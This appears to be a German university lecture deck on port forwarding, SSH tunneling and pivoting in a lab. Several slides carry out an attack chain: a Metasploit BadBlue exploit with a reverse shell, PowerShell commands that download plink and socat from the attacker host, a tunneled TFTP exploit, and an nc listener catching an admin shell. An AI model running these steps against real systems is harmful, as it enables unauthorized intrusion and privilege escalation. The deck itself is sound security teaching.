

FH

University of
Applied Sciences

TECHNIKUM

WIEN

White Hat Security 3

Modul 02: Port-Forwarding, Tunneling & Pivoting


Modulübersicht

- In diesem Modul lernen wir verschiedene Arten von Portweiterleitung, Tunneling und Traffic Encapsulation kennen.
- Diese Techniken kennen wir aus der Lehrveranstaltung CST unter dem Namen „Pivoting“.
- Am Ende dieses Modules sind Sie in der Lage selbst Tunnel aufzubauen, den eigenen Traffic hindurchzuleiten um Maschinen, zu denen Sie keinen direkten Zugriff haben, über Proxies zu erreichen.

Port-Forwarding

- **Eine einfache Methode um Traffic umzuleiten.**
- **Für den Penetrationstest wohl wenig geeignet, stellt es das Prinzip der Portweiterleitung dar. Somit verstehen wir weitere Konzepte leichter.**

Port-Forwarding – Beispiel



Port-Forwarding mit rinetd (1)


- **rinetd** ist eine Anwendung, welche eingehende Verbindungen auf einen Port auf eine andere IP-Adresse:Port weiterleitet.
- Sofern sie nicht installiert ist bitte auf dem Kali Rechner installieren.
- Zunächst editieren wir die Konfigurationsdatei von **rinetd**
 - `$FAVOURITEEDITOR /etc/rinetd.conf`

```
# bindaddress  bindport  connectaddress  connectport
192.168.75.131  100      derstandard.at  80
```


- **Achtung: IP-Adresse ggf. anpassen**

Port-Forwarding mit rinetd (2)

- Wenn wir nun im Browser die IP-Adresse unserer Kali-VM mit dem Port 100 aufrufen werden wir von rinetd auf die Webseite derstandard.at weitergeleitet:




Port-Forwarding mit rinetd (3)



SSH-Tunneling

- **Das SSH-Protokoll hat einiges mehr zu bieten als eine simple SSH-Verbindung (Remote-Shell) aufzubauen.**
- **Unter Anderem kann damit ein verschlüsselter Tunnel aufgebaut werden, welche bidirektionale Kommunikation ermöglicht.**

SSH-Tunneling – Laboraufbau (1)



SSH-Tunneling – Labaufbau (2)

- **Wir benötigen**
 - Kali-VM
 - Metasploitable-VM mit 2 NIC
 - Zielsystem, z.B. Windows-VM
- **Konfigurieren Sie die 2. NIC von Metasploitable so, dass sie mit dem Zielsystem im selben Netz ist.**
- **Hinweis:**
 - Allgemein: Eigenes Netzwerk
 - Bei VMWare: Specific virtual network

SSH-Tunneling – Labaufbau (3)

- **Konfigurieren Sie die 2. NIC von Metasploitable:**
 - `sudo ifconfig eth1 10.10.10.100/24`
 - `sudo ifconfig eth1 up`
- **Konfigurieren Sie das Zielsystem ebenfalls und prüfen Sie die Verbindung:**
 - `ping <IP des Zielsystems> # Von Metasploitable aus`
 - `ping <IP von Metasploitable> # Vom Zielsystem aus`
- **Wir haben nun ein System, in dem Metasploitable quasi als Gateway fungiert, mit einem Zielsystem, das kein Gateway besitzt, also von außen nicht erreichbar ist.**

SSH Lokales Port Forward

- Jede Kommunikation an einen lokalen Port wird an eine andere IP-Adresse:Port weitergeleitet.
- Dabei wird SSH als Transport-Protokoll genutzt.

```
ssh -L [LOCAL PORT TO LISTEN ON]:[REMOTE HOST]:[REMOTE  
      PORT]      [USERNAME]@[SSHPROXYSERVER]
```

SSH Lokales Port Forward – Beispiel (1)


- Wir möchten nun Port 21 (Ability FTP Server) auf der Windowsmaschine erreichen:

```
root@kali:~# ftp 10.10.10.101
ftp: connect: Connection timed out
ftp> 
```

- Hinweis: Bitte IP-Adresse an euer Setup anpassen.
- Damit wir das Ziel erreichen müssen wir eine SSH-Verbindung zu Metasploitable aufbauen und unseren Traffic durch diesen SSH-Tunnel leiten.
 - `ssh -L 3000:10.10.10.101:21 msfadmin@192.168.160.131`
- Jeder Traffic, der an den Lokalen Port 3000/TCP gesendet wird, wird durch den SSH-Tunnel an die IP 10.10.10.101 und Port 21 weitergeleitet.

SSH Lokales Port Forward – Beispiel (2)


```
ssh -L 3000:10.10.10.101:21 msfadmin@192.168.160.131
```



SSH Lokales Port Forward – Beispiel (3)

- Prüfen wir nun unsere offenen Ports:

```
root@kali:~# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1894/sshd
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      2054/ssh
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      831/postgres
tcp        0      0 192.168.75.146:44197    192.168.75.147:22      ESTABLISHED 2054/ssh
tcp6       0      0 :::22                  :::*                    LISTEN      1894/sshd
tcp6       0      0 :::1:3000              :::*                    LISTEN      2054/ssh
tcp6       0      0 :::1:5432              :::*                    LISTEN      831/postgres
root@kali:~#
```



- Verbindung mit dem FTP-Server testen:

```
root@kali:~# ftp 127.0.0.1 3000
Connected to 127.0.0.1.
220 Welcome to Code-Crafters - Ability Server 2.34. (Ability Server 2.34 by Code-Crafters).
Name (127.0.0.1:root):
```

- Nun erreichen wir eine Maschine von außen, die nicht einmal ein Gateway eingetragen hat!

SSH Remote Port Forwarding

- Für Penetrationtests sehr hilfreich, ermöglicht diese Technik Kommunikation mit einem Remote-Port an einen lokalen Port weiterzuleiten.
- Dazu benötigen wir einen idealerweise niedrig privilegierten Benutzer auf unserer Kali Maschine und müssen `sshd` neu starten.

SSH-Benutzer

- Die SSH-Anmeldung als root-Benutzer via Passwort ist in Kali standardmäßig gesperrt. Daher legen wir einen niedrig privilegierten Benutzer an, den wir für Remote Port Forwarding verwenden werden:
 - `useradd -d /home/sshuser -m sshuser`
 - `passwd sshuser`
- Soll sich der root-Benutzer, aus welchen Gründen auch immer, mittels Passwort-Authentifizierung über SSH anmelden können:
 - `$FAVOURITEEDITOR /etc/ssh/sshd_config`
 - Parameter: `PermitRootLogin yes`

SSH-Benutzer & Service

- Nun bleibt uns nur mehr das SSH-Service zu starten, falls es das nicht ohnehin bereits ist

```
(root👤 kaliFH)-[~]  
# useradd -d /home/sshuser -m sshuser  
  
(root👤 kaliFH)-[~]  
# passwd sshuser  
New password:  
Retype new password:  
passwd: password updated successfully  
  
(root👤 kaliFH)-[~]  
# service ssh start  
  
(root👤 kaliFH)-[~]  
#
```

SSH Remote Port Forwarding – Beispiel (1)

- **Installieren von TFTPServer**
- **Editieren der TFTPServerSP.ini, damit es nur auf dem Loopback-Interface läuft**
- **Als niedrig privilegierter Benutzer anmelden & Start von BigBad Blue auf allen Interfaces.**
- **Starten einer Admin-Console & Ausführen von RunStandAloneSP.bat**

SSH Remote Port Forwarding – Beispiel (2)

- Beim Portscan unseres Zieles erkennen wir, dass am Port 80/TCP der Serverdienst BadBlue läuft, zu dem es ja eine bekannte Schwachstelle inklusive Metasploit-Modul gibt!

```
# nmap -p 80 192.168.114.140 -A
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-08 15:31 CET
Nmap scan report for 192.168.114.140
Host is up (0.00014s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    BadBlue httpd 2.7
MAC Address: 08:00:27:1C7:10D (VMware)
```

- Wir starten Metasploit und ...

SSH Remote Port Forwarding – Beispiel (3)

- ... konfigurieren das Metasploit-Modul:

```
msf6 > use exploit/windows/http/badblue_passthru
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set payload /windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set lhost 192.168.114.141
lhost => 192.168.114.141
msf6 exploit(windows/http/badblue_passthru) > set lport 443
lport => 443
msf6 exploit(windows/http/badblue_passthru) > set rhosts 192.168.114.140
rhosts => 192.168.114.140
msf6 exploit(windows/http/badblue_passthru) > run

[*] Started reverse TCP handler on 192.168.114.141:443
[*] Trying target BadBlue EE 2.7 Universal...
[*] Command shell session 1 opened (192.168.114.141:443 → 192.168.114.140:49325) at 2020-12-08 15:48:00 +0100

C:\Program Files\BadBlue\EE>whoami
whoami
lab-pc\student

C:\Program Files\BadBlue\EE>
```

- Hinweis: Die IP-Konfiguration an das eigene Setup anpassen!

SSH Remote Port Forwarding – Beispiel (4)

- Nachdem wir uns ein wenig umgesehen haben erkennen wir, dass ein TFTPServer läuft:

```
PS C:\Program Files\BadBlue\EE> Get-Process -Name "tft*"
Get-Process -Name "tft*"
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
46	3	672	1508	0.00	3824	1	TFTPServerSP

- Mittels netstat erkennen wir, dass der TFTP-Server nur am Loopback-Interface auf eingehende Verbindungen wartet. Wir können also unseren Exploit vom 2. Semester nicht anwenden, da wir keine direkte Netzwerkverbindung haben.

Upload Plink.exe

- Plink ist die Konsolenversion von Putty, auf Ihrer Kali Maschine allerdings in einer alten Version vorhanden.
- Der Download einer aktuellen Version ist über folgenden Link möglich:
 - <https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html>
- Wir laden Plink mittels Meterpreter oder z.B. PowerShell hoch:
 - ```
(New-Object Net.WebClient).DownloadFile('http://192.168.114.141/plink.exe', 'C:\users\student\Downloads\plink.exe')
```



# SSH Remote Port Forwarding – Beispiel (5)


- Nun öffnen wir eine Shell und starten `Plink.exe`, diesmal mit dem Remoteswitch:
  - `-R remoteport_sshproxy:lokaleIP:lokalerport`
  - `-R 2222:127.0.0.1:69`
- Anmerkungen
  - 69 ist der Port des TFTP Service
  - Durch den Switch `-N` wird die SSH-Verbindung im Hintergrund, ohne Konsolenfenster, geöffnet.

```
C:\Program Files\BadBlue\EE>c:\users\student\Downloads\plink.exe -N -l sshuser -pw sshuser 192.168.114.141 -R 2222:127.0.0.1:69
c:\users\student\Downloads\plink.exe -N -l sshuser -pw sshuser 192.168.114.141 -R 2222:127.0.0.1:69
Using username "sshuser".
```

```
(root@kali:~)~# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN 1758/sshd: /usr/sbi
tcp 0 0 127.0.0.1:2222 0.0.0.0:* LISTEN 5279/sshd: sshuser
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN 4676/python3
```

# Einschub: SSH Remote Port Forward

```
plink.exe -N -l sshuser -pw sshpass 192.168.114.141 -R
2222:127.0.0.1:69
```



# SSH Remote Port Forwarding – Beispiel (6)

- Wir passen unseren TFTP-Exploit so an, dass als Ziel-IP-Adresse unser Loopback-Interface als Ziel-Port 2222 dient.
- Damit wird unser TFTP-Exploit durch den SSH-Tunnel an unser Zielsystem und dort auf den Port 69 weitergeleitet, von wo aus eine Reverse-Shell zurück zu unserem System aufgebaut wird.
- Was passiert?

# SSH Remote Port Forwarding – Beispiel (7)

- **Nichts! ☹**
- **Wir denken unseren Angriff nochmals durch und finden den Fehler:**
  - **Plink sendet an Port 69/TCP, anstatt 69/UDP, wie von TFTP benötigt.**
- **Problem: Plink kann nicht an UDP-Ports senden!**
- **Wir benötigen einen neuen Plan!**

# SSH Remote Port Forwarding – Beispiel (8)

- Wir benötigen ein Tool, welches Daten auf einem TCP-Port entgegennimmt und an UDP-Ports weiterleiten kann.
- Wir benötigen: Socat
  - Tool für ein bidirektionales Datentransfer-Relay
  - Manpage: <https://linux.die.net/man/1/socat>
  - Windows-Portierung:  
<https://sourceforge.net/projects/unix-utils/files/socat/1.7.3.2/>

# SSH Remote Port Forwarding – Beispiel (9)

- Wir kopieren die ZIP-Datei von unserem Webserver, z.B. via PowerShell:
  - (New-Object Net.WebClient).DownloadFile('http://192.168.114.141/socat-1.7.2.1.zip', 'C:\users\student\Downloads\socat-1.7.2.1.zip')
- Wir entpacken die ZIP-Datei via PowerShell:
  - Expand-Archive -path .\socat-1.7.2.1.zip -DestinationPath .\socat\

```
PS C:\users\student\downloads> Expand-Archive -path .\socat-1.7.2.1.zip -DestinationPath .\socat\
Expand-Archive -path .\socat-1.7.2.1.zip -DestinationPath .\socat\
PS C:\users\student\downloads> █
```

# SSH Remote Port Forwarding – Beispiel (10)

- Wir brauchen einen neuen SSH-Tunnel, der die Daten an `socat` weiterleitet
  - Anmerkung: Wir könnten auch den aktuellen Tunnel -> TCP 69 verwenden, aber damit Verwirrungen verhindert werden, nehmen wir einen eindeutig anderen Port!
- Neuer Tunnel:
  - `plink.exe -N -l sshuser -pw sshuser 192.168.114.141 -R 3333:127.0.0.1:5555`

# SSH Remote Port Forwarding – Beispiel (11)

- Nun starten wir `socat` und leiten alle TCP-Nachrichten, welche auf Port 5555 einlangen, auf das Loopback-Interface, Port 69/UDP weiter:
  - `socat.exe tcp4-listen:5555,fork`  
`udp:127.0.0.1:69`
- Das einzige Problem, das wir nun noch haben, ist, dass unser Exploit das UDP-Protokoll verwendet.
- Daher müssen wir diesen auf TCP umschreiben, damit `socat` richtig arbeiten kann.



# SSH Remote Port Forwarding – Beispiel (12)

- Wir starten den Exploit und erhalten eine Shell.
- Nachdem TFTP als Admin gestartet war, haben wir damit auch gleich eine Privilege-Escalation geschafft:

```
(rootkaliFH)-[~]
nc -vlp 4444
listening on [any] 4444 ...
192.168.114.140: inverse host lookup failed: Unknown host
connect to [192.168.114.141] from (UNKNOWN) [192.168.114.140] 49199
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\Program Files\TFTPServer>whoami
whoami
lab-pc\lektor

c:\Program Files\TFTPServer>
```

# SSH Dynamic Port Forwarding

- Das wirklich coole an Port Forwarding ist Dynamic Port Forwarding, bei dem man nicht auf eine Zieladresse und einen Zielpport festgelegt ist.
- Egal an welche Ziel-IP-Adresse und Port wir ein Kommando senden, dieses wird vom SSH-Proxy richtig weitergeleitet.
- Ihr kennt das Verfahren vermutlich als SOCKS-Proxy.

# SSH Dynamic Port Forwarding – Beispiel (1)

- Zunächst benötigen wir wieder die Testlab-Konfiguration vom Port Forwarding.
- Wir öffnen nun eine Verbindung mit Dynamic Port Forwarding zu Metasploitable:
  - `ssh -f -N -D 3000 msfadmin@192.168.160.131`
- Die Parameter `-f` und `-N` können auch bei den anderen Methoden verwendet werden:
  - `-f`: SSH-Session wird im Hintergrund gestartet. Es ist kein offenlassen des Fensters notwendig.
  - `-N`: Unterdrückung des SSH-Remotecommands.

# SSH Dynamic Port Forwarding – Beispiel (2)

- Auch wenn diesmal die SSH-Verbindung im Hintergrund auf Verbindungen wartet, wurde ein lokaler Port 3000 geöffnet. Über diesen läuft die Kommunikation:

```
root@kali:~# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
PID/Program name
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN
1894/sshd
tcp 0 0 127.0.0.1:3000 0.0.0.0:* LISTEN
2609/ssh
```

- Zum Beenden der Sitzung verwenden Sie das kill Kommando.

# SSH Dynamic Port Forwarding – Beispiel (3)

- Um Dynamic Port Forwarding effektiv nutzen zu können benötigen wir ein Tool, das allen Traffic (HTTP, SOCKS4, SOCKS5) an das Zielsystem in unseren Tunnel umleitet.
- Proxychains ist hier das Werkzeug der Wahl.
- Zunächst müssen wir es konfigurieren, damit wir unseren Dynamic Port Tunnel verwenden:
  - `$FAVOURITEEDITOR /etc/proxychains.conf`
- Wir fügen folgendes im Bereich Proxylist (ganz unten) ein:
  - `socks4 127.0.0.1 3000`



```
[ProxyList]
socks4 127.0.0.1 3000
add proxy here ...
meanwhile
```

# SSH Dynamic Port Forwarding – Beispiel (4)

- Möchten wir nun Datenverkehr einer Anwendung an unser Zielsystem senden müssen wir vor dem Toolnamen `proxychains` eingeben. Dann wird die Kommunikation über den SSH-Tunnel an das Zielsystem geleitet.
- Scannen wir nun den Bereich, in dem sich unser Zielsystem befindet.
- **Achtung!** Mit `proxychains` dürfen Sie keinen `nmap SYN-Scan` verwenden Sie brauchen einen **Connect-Scan!**

# SSH Dynamic Port Forwarding – Beispiel (5)

- Scans über Proxychains sind viel langsamer als ohne!

```
root@kali:~# proxychains nmap -sT -Pn 10.10.10.101 --open
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.00 (https://nmap.org) at 2016-01-11 14:04 CET
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
|S-chain|-<->-127.0.0.1:3000-<->-10.10.10.101:110-<->-OK
|S-chain|-<->-127.0.0.1:3000-<->-10.10.10.101:993-<--timeout
|S-chain|-<->-127.0.0.1:3000-<->-10.10.10.101:1723-<--timeout
```

```
|S-chain|-<->-127.0.0.1:3000-<->-10.10.10.101:2601-<--timeout
|S-chain|-<->-127.0.0.1:3000-<->-10.10.10.101:26-<--timeout
Nmap scan report for 10.10.10.101
Host is up (0.0015s latency).
Not shown: 991 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
80/tcp open http
110/tcp open pop3
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
```



# SSH Dynamic Port Forwarding

- Bei einem SSH-Tunnel ist natürlich noch lange nicht Schluss.
- Wenn das Zielnetz weitere Netze hat, die über einen SSH-Server verfügen, können wir SSH-Tunnel in SSH-Tunnel aufbauen.
- Dazu müssen wir nur SSH über `proxychains` leiten:
  - `proxychains ssh -f -N -D 3001 ftpuser@10.10.10.150`
  - Nun noch in der Proxychains-Konfigurationsdatei den Port auf die neue Adresse ändern.



# Fragen?